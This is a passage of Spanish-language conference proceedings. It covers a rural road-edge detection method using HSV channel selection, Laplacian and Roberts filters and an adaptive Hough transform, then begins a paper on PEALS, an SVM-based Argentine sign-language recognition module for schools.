- Las señales siguen reglas estrictas para la aparición o colocación.
- El camino es una superficie plana o sigue un estricto modelo de elevación.

Los algoritmos existentes tienden a utilizar al menos uno o más de los supuestos anteriores, obteniendo mejoras en los resultados globales. Sin embargo, estas suposiciones pueden fallar o no existir. La hipótesis de una textura de carretera constante puede mejorar en gran medida los resultados de toda su superficie. Se puede utilizar como algo más que las marcas de carretera característica. En situaciones donde las marcas de carretera son escasas o ausentes, pueden proporcionar una estimación para la posición en el carril.

La suposición de que el ancho del camino o de los carriles es constante puede mejorar el funcionamiento de los algoritmos de detección permitiendo la fusión de

los límites laterales de la mano izquierda y de la mano derecha.

Las marcas de carreteras suelen ser claras y continuas en una superficie oscura. Frecuentemente, se supone que la superficie de la carretera es plana o sigue un modelo de elevación constante. Esto requiere más tiempo, sin embargo, las suposiciones de elevaciones pueden conducir a una estimación incorrecta de la curvatura de la carretera.

Existen, por otro lado, caminos no estructurados donde no hay carriles o límites obvios, y son vulnerables a sombras y cambios de iluminación. En estos casos, la textura del camino dependerá del tipo de material usado para su relleno o, en muchos casos, el material natural existente: tierra, arcilla, grava, piedra, etc. Lo mismo ocurre con los límites del camino, determinados generalmente por los accidentes naturales de la geografía, como rocas, arboledas, límites de propiedades y otros. Claramente la señalización de cualquier tipo es inexistente sobre los caminos rurales o está limitada, escasamente, a cartelería lateral con indicaciones de algún accidente geográfico importante. Por último, este tipo de caminos no sigue ningún modelo estricto de elevación. Según [5] los métodos de detección de carreteras no estructuradas se pueden dividir en tres grandes grupos: basado en el modelo de carretera, basado en características de la carretera y basado en conocimiento previo adquirido mediante redes neuronales. El método basado en modelos asume una carretera con límites regulares y, analiza ciertos puntos característicos para determinar la pertenencia a un modelo predefinido. El método basado en características de la carretera analiza las variaciones en color y textura para determinar los límites del camino. El tercer grupo de métodos, en los cuales la detección por redes neuronales se basa en la detección de los rasgos particulares de las rutas a partir de un gran número de muestras previas usadas en el entrenamiento de un sistema neuronal.

Los caminos rurales pertenecen al grupo de caminos no estructurados, fuertemente influenciados por el medio rural, con fuertes cambios por iluminación (debida fundamentalmente a la presencia de árboles), poca definición de límites laterales (dado que usualmente el material del camino y la banquina son el mismo) y características morfológicas escasas o ausentes (ancho discontinuo y dependiente de las características del terreno), por lo que la detección en estas circunstancias es más difícil.

Existen algunos trabajos presentados tratando el tema de la detección de límites de carriles en este tipo de caminos. Lamentablemente no son tantos como aquellos que abordan la detección de carriles y otros objetos (peatones, carteles informativos) en carreteras estructuradas.

En [5] se presenta un método de detección de carril en lo que los autores llaman un ambiente o entorno complicado. En ese trabajo proponen el análisis de las imágenes obtenidas partiendo de su conversión a

espacio de colores HIS y análisis, en particular, del canal de matiz H a fin de detectar los límites del camino.

Por otra parte, [6] propone un método algo diferente pero de similar inicio, que involucra un preproceso de la imagen con una conversión a escala de grises basado en una ecuación de ponderación de los colores rojo, verde y azul de la imagen original.

Kong *et. al* [7] hace un análisis de las imágenes de los caminos rurales de una manera más estructurada analizando la textura de los píxeles mediante un filtro de Gabor. El análisis inicial también se realiza sobre una transformación ponderada de los colores R, G, B de la imagen.

Otro de los métodos de la literatura analiza la imagen adquirida tratando de estimar tres áreas importantes, el área de horizonte (la parte superior de la imagen), el área de camino y el área de los laterales del camino [8]. Dichas áreas se analizan en función de dos características: Su disposición en la imagen y su composición intrínseca a partir de sus componentes de color.

Crisman [9] en su trabajo propone un método basado en técnicas de reconocimiento de patrones, para navegar con éxito en una variedad de carreteras no estructuradas. El algoritmo utiliza una técnica de agrupación de píxeles con colores y ubicaciones similares, y se contrasta la imagen con modelos de forma de carretera para localizar los límites del camino.

Otros métodos analizados usan técnicas basadas en visión estéreo, LIDAR [10,11] o la combinación de información entregada por diferentes sensores [12] para garantizar el reconocimiento de caminos rurales.

En este trabajo se propone un algoritmo alternativo que obtiene los límites laterales de camino rurales a partir de la captura de información proveniente de un sensor de imagen con la mayor certidumbre. En la sección 2 se presenta el desarrollo de la técnica propuesta, en la sección 3 los resultados obtenidos de la evaluación del algoritmo utilizando imágenes reales, y finalmente la sección 4 detalla las conclusiones del trabajo realizado.

2. Desarrollo

El método propuesto está basado en una serie de pasos para obtener los límites laterales (Figura 2). Primero la imagen se transforma de espacio RGB a HSV. En segundo lugar se realiza el histograma de cada canal (matiz, saturación, valor) para detectar cual contiene mejor información acerca del camino. Luego se suavizan los detalles con una máscara de promedio entre vecinos para disminuir imperfecciones del borde del camino, además de un filtro de umbral para eliminar las partes de más luminosidad de la imagen y un Laplaciano para destacar las regiones del camino con cambios bruscos de intensidad a fin de resaltar los bordes del mismo. La detección de bordes se realiza con un filtro de Roberts y, por último, una

optimización basada en Hough permite detectar las líneas de los bordes.




Figura 2: Diagrama de bloques del sistema propuesto.

2.1 Transformación del espacio

Dado que en el espacio de color RGB las tres componentes de color están interrelacionadas y no aportan información útil en ninguno de los tres canales se aplicó a las imágenes una transformación al espacio HSV según (en principio) las ecuaciones de conversión estandarizadas. Los resultados para tres caminos usados como ejemplo se muestran en la figura 3 a continuación.

Los resultados obtenidos fueron que el canal de matiz *H* presentó mejor definición del camino propiamente dicho respecto del entorno, por lo que se experimentó variantes de la ecuación de conversión inicial a fin de mejorar los resultados

$$H = \begin{cases} 0^\circ, & \Delta = 0 \\ 60^\circ \times \left(\frac{G - B}{\Delta} \bmod 6 \right), & C_{max} = R \\ 60^\circ \times \left(\frac{B - R}{\Delta} + 2 \right), & C_{max} = G \\ 60^\circ \times \left(\frac{R - G}{\Delta} + 4 \right), & C_{max} = B \end{cases}$$

Con *R, G, B* normalizados; *C_{max}* y *C_{min}* el máximo y mínimo respectivamente de las componentes *R, G* y *B* para cada pixel y Δ la diferencia entre *C_{max}* y *C_{min}*.

El procesamiento de los bordes se realiza mediante la aplicación de un par de filtros de convolución: Laplaciano y Roberts. El primero ayuda a delinear los bordes de la imagen (incluido el camino) para que el filtro de Roberts pueda detectar los mismos con mayor continuidad, como se observa en la figura 7 b) y c).




Figura 3: Resultado de conversión a HSV de tres caminos rurales de tierra. Para todos el canal H muestra mejores resultados al destacar el camino del entorno.

Los mejores resultados en el cálculo del matiz se obtuvieron al modificar las ecuaciones de obtención del parámetro. De este modo, según el color básico predominante en cada píxel (R , G , B) se desfasa el matiz en 120, 240 o 360 grados.

2.2 Selección de canal por histograma

En distintos escenarios de caminos rurales las condiciones de tipo de terreno, material de construcción del camino, vegetación circundante y tantos otros factores determinan la información específica acerca del camino que se obtendrá en los tres canales HSV. Se ha visto durante la realización de este trabajo que en ocasiones es el canal de matiz el que aporta mejor información sobre los límites reales del camino y que permitirá mejor detección de bordes del mismo. En otros escenarios la mejor información la aporta el canal de saturación. Más raramente es el canal de intensidad el que aporta información relevante.

Por otro lado, en cualquier captura de escenario mediante una cámara en el frente del vehículo, la imagen del camino muestra al mismo en la zona inferior de la captura, quedando la zona superior relegada a reflejar información del horizonte o de la topografía lejana al vehículo como se observa en el gráfico de la figura 4.




Figura 4: Zonas de interés de una imagen para detección de caminos.

En las condiciones mencionadas el histograma de la mitad inferior de los tres canales permitirá determinar cuál de ellos aportará mayor información a los pasos posteriores de la determinación de límites.

La selección se realiza analizando la concentración de píxeles en la zona cercana al negro (aproximadamente los primeros 40 valores del histograma) y la frecuencia de los mismos (figura 5). Un histograma con picos en la zona de interés y baja frecuencia en otras zonas favorecerá mejores detecciones de bordes.





Figura 5: Histogramas de los tres canales H, S y V para el camino de la figura 2 a). d) histograma del canal H (a). e) histograma del canal S (b) y, f) histograma del canal V (c).

Para el ejemplo de la figura 5 se puede observar que el histograma del canal de intensidad (figura 5 f) no aportaría información útil para la determinación de bordes. Los canales de matiz y saturación, por el contrario, si aportarían información de borde. El canal H tiene gran concentración de píxeles en la zona del negro, con picos de hasta 1400 píxeles en valores de entre 30 y 40. El canal de saturación también presenta picos en la zona izquierda pero su concentración es inferior, por un lado, y la dispersión general del histograma es mayor que para el canal H. Por lo tanto, el canal H aportará mejor información para la determinación de bordes del camino.

2.3 Mejora de imagen: Promediado, umbralado y detección de bordes

A fin de suavizar la imagen se aplica un filtro de convolución con matriz unidad a los vecinos de cada

píxel permitiendo la disminución de detalles y ruidos sobre todo en los límites del camino. Un umbralado adicional elimina la información más iluminada de la imagen dejando solamente el perfil del camino y algunas áreas adicionales (no deseadas) correspondientes a zonas de matiz similar al del camino (figura 6).




Figura 6: Suavizado (b) y umbralado (c) de la imagen de matiz H (a) para el camino de la figura 3 c).

Se muestran también los histogramas correspondientes a los tres canales donde se observa que el canal H (imagen a) aporta mejor información de detección.




Figura 7: a) Filtro Laplaciano. b) Filtro de Roberts sin Laplaciano previo y, c) filtro de Roberts con Laplaciano previo.

Se probó distintas máscaras de filtro Laplaciano obteniéndose mejores resultados con una matriz de contraste general para todos los vecinos horizontales, verticales y diagonales al punto seleccionado del tipo

$$\begin{bmatrix} -1 & -1 & -1 \\ -1 & +8 & -1 \\ -1 & -1 & -1 \end{bmatrix}$$

A la imagen resultante (figura 7 a) se le aplica un filtro de Roberts según la ecuación a continuación dando como resultado una imagen como la de la figura 7 c).

$$\begin{bmatrix} p_{11} & p_{12} & p_{13} \\ p_{21} & p_{22} & p_{23} \\ p_{31} & p_{32} & p_{33} \end{bmatrix}$$

$$np_{22} = \sqrt{(p_{22} - p_{33})^2 + (p_{23} - p_{32})^2}$$

2.4 Detección de bordes del camino mediante Hough adaptativo

Para la detección de las líneas de los bordes del camino se usó una variante del clásico algoritmo de detección de Hough llamado ARHT (*Adaptive Random Hough Transform*) [13]. Esta versión mejorada permite no sólo la detección de rectas (como lo hace Hough) a partir de la localización de puntos que cumplan con la ecuación $y=m.x+n$, sino que es capaz de adaptar la trayectoria de búsqueda de nuevos puntos candidatos para el seguimiento de curvas según la ecuación:

$$|\arctg(p_0) - \arctg(p_1)| < \text{threshold}$$

El método evalúa la posible pertenencia de un nuevo punto p_1 a la luz de un punto de referencia p_0 . De este modo es posible calcular los parámetros de curvatura c y de dirección de tangente td de la siguiente manera:

$$c = \frac{(x_0 - x_1) + f_g(x_1, y_1)(y_1 - origen) - f_g(x_2, y_2)(y_2 - origen)}{2 \left(\frac{1}{(y_1 - origen)} - \frac{1}{(y_2 - origen)} \right)}$$

$$td = x_1 - \frac{2c}{(y_1 - origen)} + f_g(x_1, y_1)(y_1 - origen)$$

Con $f_g(x,y)$ el valor del píxel en coordenadas x,y .

Luego del muestreo de gran cantidad de píxeles, se debe elegir los parámetros más factibles. Como resultado del algoritmo ARHT se obtienen muchos puntos candidatos y se puede encontrar el centro y radio más apropiados, que cumplan con el error límite (*threshold*) y que contenga a la mayoría de los puntos.

La aplicación del algoritmo a los casos de imágenes de caminos se muestra en la figura 8.




Figura 8: Resultado de la aplicación del filtro de Hough adaptativo para los tres caminos usados como ejemplos.

3. Resultados experimentales

Los experimentos realizados fueron basados en la detección de bordes del camino para imágenes obtenidas de diferentes videos capturados por una cámara fija en un vehículo. La determinación de fiabilidad de los resultados se hizo a partir de un algoritmo que promediaba las coordenadas horizontales de ambos bordes (para una cierta posición vertical dada) a fin de obtener una supuesta trayectoria central (línea azul en la figura 8 a)). En cada análisis dicha trayectoria se compara con una referencia central (en rojo en la figura 8 a)) para la determinación de errores.

En total se analizaron 3000 imágenes tomadas de 7 videos de distintas travesías por senderos rurales con los resultados mostrados en la tabla 3 a continuación. Los videos fueron tomados en diferentes condiciones climáticas (con y sin llovizna), en diferentes horarios del día (con sol a favor o a contrasol) y con iluminación directa o dispersa (con o sin arboleda en los laterales del camino).

Tabla 3: Resultado experimentales.

Video	Número de imágenes	Aciertos	% error
1	500	441	88.2
2	500	459	91.8
3	500	410	82.0
4	500	432	86.4
5	500	452	90.4
6	500	444	88.8

Resultados de entre 85 y 91% son frecuentes en la literatura para análisis de este tipo de caminos rurales, por lo que se concluye que el proceso algorítmico propuesto presenta buen comportamiento. Es de destacar el caso del video 3 con sólo 82% de aciertos. En un análisis más profundo el camino filmado en ese video fue un camino rural con variada arboleda en los laterales, lo que introdujo mucho ruido en el proceso (figura 9)



Figura 9: Imagen tomada del video 3 con arboleda lateral al camino y mucho ruido resultante.

4. Conclusiones

Se propone un método de reconocimiento de caminos rurales no demarcados basado en filtrado de la

imagen y aplicación de una transformación de Hough adaptativa. Primeramente la imagen se convierte de RGB a HSV y se analizan las tres componentes por separado para decidir cuál aporta mejor información acerca de los bordes del camino (en general la H o la S). Luego la imagen se filtra a partir de dos filtros Laplaciano y Roberts y en último lugar se realiza la detección propiamente dicha mediante la transformada de Hough adaptativa.

Los tiempos de cálculo permiten procesar del orden de 10 imágenes por segundo con lo cual en una conducción a 60 km/h se tiene información del camino cada 1.66 metros.

El algoritmo mostró buenos resultados en caminos secos o mojados, con variaciones de iluminación y tipo de material constructivo (arcilla, pedregullo, estabilizado). No se obtuvieron buenos resultados con condiciones de lluvia fuerte o en casos de caminos del mismo material que la banquina (casos en que la delimitación del camino no se da por color sino por construcción: cuneta pronunciada, altura diferente, etc).

Referencias

- [1] E-asfalto.com, (2016), Red Vial Argentina, Buenos Aires-Argentina URL: <http://www.e-asfalto.com/redvialarg/redvial.htm>
- [2] Asociación Civil: Luchemos por la Vida, (2016), Estadísticas, Buenos Aires, Argentina, URL: <http://www.luchemos.org.ar/>
- [3] CESVI Argentina, (2016), Seguridad Vial, Pilar, Buenos Aires, Argentina, URL: <http://www.cesvi.com.ar/>
- [4] World Life Expectancy, (2016), World Health Rankings, URL: <http://www.worldlifeexpectancy.com/>
- [5] Zhang Wan-zhi1, 2 and Wang Zeng-cai. (2013) " Rural Road Detection of Color Image in Complicated Environment". International Journal of Signal Processing, Image Processing and Pattern Recognition. Vol.6, No.6 (2013), pp.161-168, <http://dx.doi.org/10.14257/ijpsip.2013.6.6.15>
- [6] Wenhong Zhu, Fuqiang Liu, Zhipeng Li, Xinhong Wang, Shanshan Zhang. (2008) "A Vision Based Lane Detection and Tracking Algorithm in Automatic Drive". IEEE Pacific-Asia Workshop on Computational Intelligence and Industrial Application
- [7] Hui Kong, Jean-Yves Audibert, Jean Ponce, Willow Team (2010) "General road detection from a single image". IEEE Transactions on Image Processing, Volume: 19, Issue: 8
- [8] Tobias Kuhn1, Jannik Fritsch (2014) "Visio-spatial road boundary detection for unmarked urban and rural roads", IEEE Intelligent Vehicles Symposium Proceedings, 8-11 June 2014, Dearborn, MI, USA, 10.1109/IVS.2014.6856453
- [9] Jill Crisman, Charles Thorpe (1991). "UNSCARF-a color vision system for the detection of unstructured roads", Proceedings of the 1991 IEEE International Conference on Robotics and Automation, Sacramento, California, April 1991.

[10] Manz, M., Himmelsbach, M., Luettel, T., & Wuensche, H. J. (2011). "Detection and tracking of road networks in rural terrain by fusing vision and LIDAR". *IEEE International Conference on Intelligent Robots and Systems (IROS)*, pp. 4562-4568.

[11] Bayerl, S. F., & Wuensche, H. J. (2014). "Detection and tracking of rural crossroads combining vision and LiDAR measurements". *IEEE 17th International Conference on Intelligent Transportation Systems (ITSC)*, pp. 1274-1279.

[12] S. F. X. Bayerl, T. Luettel, and H.-J. Wuensche, (2015). "Following Dirt Roads at Night Time: Sensors and Features for Lane Recognition and Tracking," Proceedings of 7th Workshop On Planning, Perception and Navigation for Intelligent Vehicles (PPNIV), IEEE/RSJ International Conference on Intelligent Robots and Systems, Hamburg, Germany.

[13] Qing Li, Nanning Zheng, Hong Cheng (2004). "Springrobot: A Prototype Autonomous Vehicle and Its Algorithms for Lane Detection". *IEEE Transactions on Transportation System*, Vol.5, No.4, pp.300-308.

Detector de Señas de PEALS

Martín Nicolás Gramática
Ingeniero en Sistemas de Información
Universidad Tecnológica Nacional
Facultad Regional Córdoba
martingra@gmail.com

José Gabriel Freisz
Ingeniero en Sistemas de Información
Universidad Tecnológica Nacional
Facultad Regional Córdoba
gfreizs@gmail.com

Abstract

El presente documento tiene como objetivo introducir al lector al módulo de reconocimiento de señas del lenguaje de señas argentino, dentro del sistema P.E.A.L.S. (Plataforma Educativa de Actividades del Lenguaje de Señas). Se basa en el procesamiento de imágenes para su posterior clasificación mediante una red neuronal SVM, contemplando además el entrenamiento de dicha red neuronal y brindando así una posibilidad de crecimiento del universo de señas a identificar. El hardware utilizado fueron cámaras web de baja resolución, ya que el objetivo principal del proyecto es la accesibilidad y la posibilidad de ser utilizado en todas las escuelas de Argentina.

The purpose of this document is to introduce the reader to the sign language recognizer module within the P.E.A.L.S. (Educational Platform for Sign Language Activities). It is based on the image processing for later classification through a SVM neuronal network, also contemplating the training of said neural network and thus providing a possibility of growth of the sign universe to be identified. The hardware used is a low resolution webcam, since the main objective of the project is the accessibility and the possibility of being used in all the schools of Argentina.

1. Introducción

PEALS es una plataforma educativa orientada a dar soporte a la educación formal de niños con discapacidades auditivas. Es una herramienta web que permite básicamente la gestión de instituciones, cursos, alumnos y docentes, facilitando la interacción entre ellos, y brindando la posibilidad al docente de crear actividades de diversas índoles y con distintos recursos, entre ellos, un detector de señas. Este último es el que se desarrolla en detalle en el presente escrito.

Lo primero a tener en cuenta, es que el detector de señas trabaja en el contexto del lenguaje de señas argentino, el cual se caracteriza por su impronta regional, tomando muchas de las características del lenguaje hablado del país. Es un lenguaje que a diferencia de, por ejemplo, el lenguaje de señas estadounidense, se basa en todo el cuerpo del locutor y no solo en las manos. Contempla no solo la seña en sí hecha con la mano, sino que también la posición de la misma respecto al cuerpo, los gestos de la cara, y además, los movimientos que se hacen con la mano. Estas características introducen mucha complejidad al proceso de detección de señas, aunque para esta primera etapa de procesamiento, se ha decidido trabajar con aquellas señas que presentan mayor simplicidad, es decir, señas estáticas y en las que el gesto de la cara no afecta a la misma. Es por esto, que la clave de la detección de señas que se desarrolla en este texto, es la detección de la mano, su ubicación respecto a la cara del locutor y el gesto que la misma efectúa.

A nivel computacional, el detector de señas se basa en SVM (Support Vector Machine), que es un conjunto de algoritmos utilizados para el aprendizaje supervisado en entornos computacionales. Tomando un conjunto de elementos de entrenamiento, la red SVM aprende las características de ellos y divide el espacio en conjuntos, para que al momento de clasificarlos, se pueda establecer a qué clase corresponde un elemento de entrada analizando sus características.

A nivel de soporte de Hardware, este sistema fue pensado para su utilización en las escuelas Argentinas de todos los niveles, tanto inicial, como primario y secundario. También se pensó que pueda implementarse tanto en escuelas públicas como privadas, sin la necesidad de que dichas instituciones adquieran nuevo equipamiento para su utilización. Para esto, se tomó como hardware de base, las netbooks entregadas por el gobierno argentino en el programa conectar igualdad. A modo de resumen, solo se necesita una computadora con la capacidad de soportar un navegador web chrome o firefox y de compartir video de baja resolución (cámara

web integrada en las netbooks). Este fue sin dudas uno de los mayores desafíos de este proyecto, ya que con una cámara estereoscópica, se podrían haber obtenido resultados más fácilmente.

Para la incorporación de señas a la base de datos de señas, se ha implementado un entrenador de la red, gracias a que la detección se basa en una red SVM la cual es fácilmente entrenable.

Para las primeras instancias, se ha entrenado la red con 50 imágenes tomadas de diferentes personas y bajo diferentes condiciones y fondos, realizando cada seña. Las señas que comprenden esta base inicial son:

- 1
- 2
- 3
- 4
- 5
- a
- b
- c
- d
- e
- verdad
- universidad
- tren
- saber
- por
- poco
- palabra
- oración
- menos
- mate
- más
- lenguaje
- leer
- hablar
- exámen
- estudiar
- directora
- difícil
- clase

Para comenzar, se presenta una breve comparación del detector de señas de PEALS respecto a otras opciones existentes hoy en día. Luego se explica en detalle cómo este software hace para procesar las imágenes y obtener la seña hecha por el usuario. Luego, se explica qué se hace con la seña obtenida, ya sea utilizándola para el entrenamiento o para la clasificación. Se presenta además la interfaz de usuario, como así también los parámetros de configuración del sistema, y las limitaciones que presenta el mismo bajo las distintas condiciones.

Finalmente, se describen las conclusiones a las que se arribó y las referencias que permitieron realizar este trabajo.

2. Comparación con otros trabajos

Pese al auge del trabajo con imágenes y su procesamiento digital, no es sencillo encontrar un trabajo de similares características. Si bien hay alternativas referidas al trabajo con personas con hipoacusia, son otras las herramientas pedagógicas utilizadas.

Sin embargo, hemos encontrado un proyecto que utiliza un módulo similar al que se desarrolla en este documento [15].

El mismo consiste en un traductor del lenguaje de señas al lenguaje natural, y viceversa.

La idea base es distinta, ya que el detector de señas de PEALS busca verificar si una seña es la que se espera sea realizada por un alumno en el contexto de una actividad pedagógica educativa y no una interpretación abierta del lenguaje de señas.

Más allá de este punto, la principal diferencia, y lo que en realidad distingue al módulo desarrollado en este documento respecto tanto a este proyecto, como a otros que se observan en el rubro, es el hardware utilizado. Los otros proyectos utilizan cámaras estereoscópicas como ser la cámara Kinect, desarrollada por XBOX (Microsoft), las cuales facilitan el trabajo, ya que proveen una identificación clara del cuerpo del usuario sin la necesidad de grandes esfuerzos de procesamiento. Por su lado, PEALS utiliza en cambio cámaras web estándar de media o baja resolución para el reconocimiento de la seña, lo cual implica un pre-procesamiento de alta complejidad para lograr por software lo que las cámaras estereoscópicas ofrecen gracias a su hardware específico.

3. Procedimiento

Para analizar el módulo de detección de señas, debemos dividir el mismo en dos. En primer lugar, el entrenamiento de la red, y luego, la clasificación de la imagen. Sin embargo, estos dos sub-módulos comparten las operaciones básicas de procesamiento.

El objetivo de este procesamiento es identificar y obtener las manos del usuario y su ubicación dentro del cuadro de la imagen, sin otro tipo de información, es decir, eliminando el fondo y otras partes del cuerpo del usuario, como ser el pecho o la cara. La imagen obtenida es bicromática, siendo de color negro todo aquel pixel que no corresponde a la mano, y de alguno de 4 colores con tonalidades de gris, todo aquel pixel que si corresponde a la mano. Cuál de los 4 colores toma el pixel identifica la ubicación de la mano respecto a la cara del usuario. En la sección 4 se explican los pasos que se realizan en este procesamiento.

Una vez obtenida esta información, se descompone la imagen y se pasa esta información a la red SVM. En el caso del entrenamiento, la información se utiliza para agregar un caso positivo a la red, haciendo crecer a la misma, y en el caso de la clasificación, se utiliza para determinar qué seña es la que corresponde a ese cuadro.

En la sección 5 se entra en detalle en el entrenamiento y clasificación.

4. Procesamiento de Imágenes

Partiendo de una captura del cuerpo del usuario, se busca en este sub-módulo obtener la mano del mismo y su ubicación respecto al cuerpo. Para lo cual se trabaja en lo siguiente:

4.1. Segmentación Inicial

Es el punto de partida del procesamiento donde se toma un frame de la cámara y se le aplica un pre procesamiento a la imagen. Inicialmente se modifica el tamaño de la misma para unificar el tamaño de todas las imágenes utilizadas por el detector. Luego se aplica un filtro gaussiano para difuminar la imagen, de acuerdo a la siguiente fórmula.

$$G_0(x, y) = Ae^{-\frac{(x - \mu_x)^2}{2\sigma_x^2} - \frac{(y - \mu_y)^2}{2\sigma_y^2}}$$

donde μ es la media y σ representa la varianza (para cada una de las variables x e y). Esta técnica consiste básicamente en convolucionar cada punto de la entrada con un kernel gaussiano, y luego sumarlos a todos para obtener una salida. A los fines prácticos, nos permite eliminar ruido y reducir detalles de la imagen, y así, concentrarnos en lo que realmente nos interesa y no en detalles inútiles.

4.2. Detección de cara

Una vez pre-procesada la imagen, nuestro objetivo es identificar a la persona que está presente en el frame. Aquí pueden darse varias posibilidades: Que no haya ninguna persona en frente a la cámara, que la persona esté de pie, que esté sentada, que sólo se le vea una parte del cuerpo o incluso, que haya más de una persona en frente a la cámara. Para simplificar el problema, se predefine y se espera que haya solo una persona, y que ésta se encuentre sentada, con cobertura de la imagen de toda su cara y hasta el pecho por lo menos. Sin embargo, y sin limitar el funcionamiento del detector, primero se reconocen todas las caras de la imagen, y se toma la más cercana a la cámara como principal.

Para la detección hemos usado el método propuesto por Paul Viola y Michael Jones [1] que se basan en técnicas de Haar para la extracción de características, y que tiene un porcentaje de detección del 94.1% donde por medio del aprendizaje automático, se forma una función en cascada a partir de muchas imágenes positivas y negativas que pueden ser utilizadas para detectar objetos en otras imágenes, por lo que hemos utilizado bases con las diferentes partes de la cara (cara completa frontal, cara girada, nariz, ojos, boca).

Con esta técnica, y como ya mencionamos, obtenemos todas las caras que hay en el frame. Para elegir una de ellas, nos basamos por un lado en el área de la misma, y por otro, en la existencia de la nariz dentro de ella. Esto es debido a que la técnica tiene una alta capacidad de detección, por lo que surgen muchos falsos positivos en la imagen debido a diferentes factores que introducen ruido. El hecho de detectar dentro de la cara una nariz, nos confirma que lo detectado se trata de una cara y no de un falso positivo.

4.3. Seguimiento de cara

La técnica anterior es muy buena cuando se trabaja con imágenes estáticas, pero baja su rendimiento cuando se trata de un video, por lo que detectar la cara frame a frame deja de ser factible con dicha técnica, principalmente, por cuestiones de performance. Es por esto que para solventar este problema, se hace un seguimiento de la cara una vez detectada la misma.

Existen varias técnicas para el seguimiento de objetos, dentro de las cuales, la más conocida es la técnica de seguimiento de flujo óptico [13], que analiza el movimiento de todos los píxeles de la imagen. Otra técnica utilizada para el seguimiento y ya un poco más actual es la técnica TLD [5] que se enfoca en el seguimiento de objetos en flujos de videos.

Si bien la técnica de seguimiento óptico es buena, pierde robustez cuando se trata de seguir el rostro de una persona debido a que en un video puede haber un gran número de objetos en movimiento, lo que incrementa la posibilidad de error. La técnica de TLD [5] en cambio, es más robusta para el seguimiento de un rostro por el hecho de que posee un aprendizaje frame a frame que solo comienza a tener errores a medida que la cabeza gira o se visualiza sólo una parte del rostro. Es decir, la técnica utilizada para solventar estos problemas fue CMT [6]. Esta técnica consiste en buscar puntos claves dentro del objeto que se desea seguir, y luego buscar los mismos puntos en el frame siguiente mediante el uso de descriptores. De esta forma se compara el movimiento del flujo óptico. Además, para compensar el error y dado a que frame a frame pueden ir apareciendo nuevo puntos

claves, la técnica implementa un sistema de votos para cada punto donde se obtiene un centro de movimiento y se toman en cuenta sólo los puntos que tienen una dirección hacia ese centro, agrupándolos y eliminando los puntos del resto.

